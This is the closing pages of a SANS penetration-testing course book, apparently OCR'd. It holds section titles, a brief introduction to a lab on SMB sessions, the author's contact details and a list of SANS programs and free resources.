Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

Let's finish SEC 504.2 by conducting a lab on SMB sessions. In this lab, we establish SMB sessions to and from Windows, as well as from Linux to Windows. We interrogate a target Windows machine across those sessions, and we analyze the sessions themselves. We also look at ways to drop inbound and outbound SMB sessions.



LAB 2.5

Please work on the lab exercise *SMB Sessions*

This page intentionally left blank.



Course Resources and Contact Information

AUTHOR CONTACT
Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght

SANS INSTITUTE
11200 Rockville Pike, Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org